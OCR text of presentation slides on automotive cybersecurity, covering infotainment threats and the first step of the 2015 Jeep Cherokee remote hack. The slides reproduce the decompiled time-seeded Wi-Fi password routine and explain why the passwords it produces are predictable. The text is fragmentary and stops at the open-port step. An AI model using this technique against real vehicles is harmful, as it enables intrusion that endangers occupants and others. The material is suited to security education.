
Level 4a:
Vehicle fully autonomous
Occupants do not need ability to drive

Level 4b:
Vehicle connected, cooperating
Optimized system operation & passive driver experience

Full Driver
Responsibility

Full Vehicle
Responsibility

NHTSA classification system



ENTERTAINMENT
APP STORE
TRAVEL
MUSIC
SPORTS
NEWS
WEATHER
WHAT'S NEW

What can happen if these cars have been **HACKED** ? ?

This is the result !!!! ?

Vehicles as Weapons

CELEBRATING 25YEARS OF ACHIEVEMENTS




Source : http://teledynelecroy.com/

Example : Infotainment system

Features :

- **Vehicle Communication Systems :** For external data connection, it supports - LTE, GSM, CDMA, Wi-Fi, Bluetooth and etc. Vehicle can be connected to service provider server and cloud.
- **Web-Based Services :** Offering various services such as multimedia player, navigation, internet access, locking/unlocking vehicles remotely, remote engine start, remote diagnostics, remote vehicle control, software updates and etc.



Vulnerabilities and Threats of infotainment system

Vulnerabilities

- Becomes a Node of network / cloud (when it is connected to internet)
- Various Web-based Apps
- Integration of Different Connectivity technologies

Threats

- Unauthorized physical access to vehicles
- Theft of personally information
- Deliberate manipulation of vehicle operation
- Hijacking vehicle systems to enable malicious cyber activity
- Extortion enabled by ransomware that renders vehicles inoperable until a ransom is paid

case study : Hacking a Jeep Cherokee Car

In 2015 , Charlie Miller and Chris Valasek succeed to remotely control a Jeep Cherokee.


Vulnerabilities :

1. Weak password generation rule
2. Allowing port scan
3. No authentication for accessing important BUS
4. Not using digital signature for system update

Results :

1. Engine stop
2. Steering wheel control
3. Brake control
4. etc.

Step 1: Acquisition of Access Password to Wi-Fi hotspot system



YOU'VE COME TO THE RIGHT PLAC


This is the right place to securely update the software for your Ucon to identify if you need a software update, please enter all 17 digits o Identification Number (VIN) below. If an update is required, you can to a USB drive and then install it on your Uconnect system. Plan ah take up to 30-45 minutes and require that your vehicle be parked th update/installation process. Or, if you prefer, you can make an appc FCA US dealer for immediate installation.

Please enter all 17 digits of your VIN

CHECK FOR UPDATES »

1. Downloaded wifi service related binary file from chipset site (using VIN number)
2. Analyzed it (disassembling the 'WifiSvc' binary)

Password generation algorithm founded



```
char *get_password(){
        int c_max = 12;
        int c min = 8;

        unsigned int t = time(NULL);
        srand (t);
        unsigned int len = (rand() % (c_max - c_min + 1)) + c_min;
        char *password = malloc(len);
        int v9 = 0;
        do{
                unsigned int v10 = rand();
                 int v11 = convert byte to ascii letter(v10 % 62);
                 password[v9] = v11;
                 v9++;
        } while (len > v9);
 return password;
```


➔ Generated automatically based on the time when the car & multimedia system is turned on for the first time.

Not able to set the exact time, default time (Jan 01 2013 00.00.00) applied

Password	UNIX time	Time
TtYMxfPhZxkp	1356998432	Jan 01 2013 00.00.32


Source : illmatics.com/RemoteCarHacking.pdf

Step 2: Finding Open Port



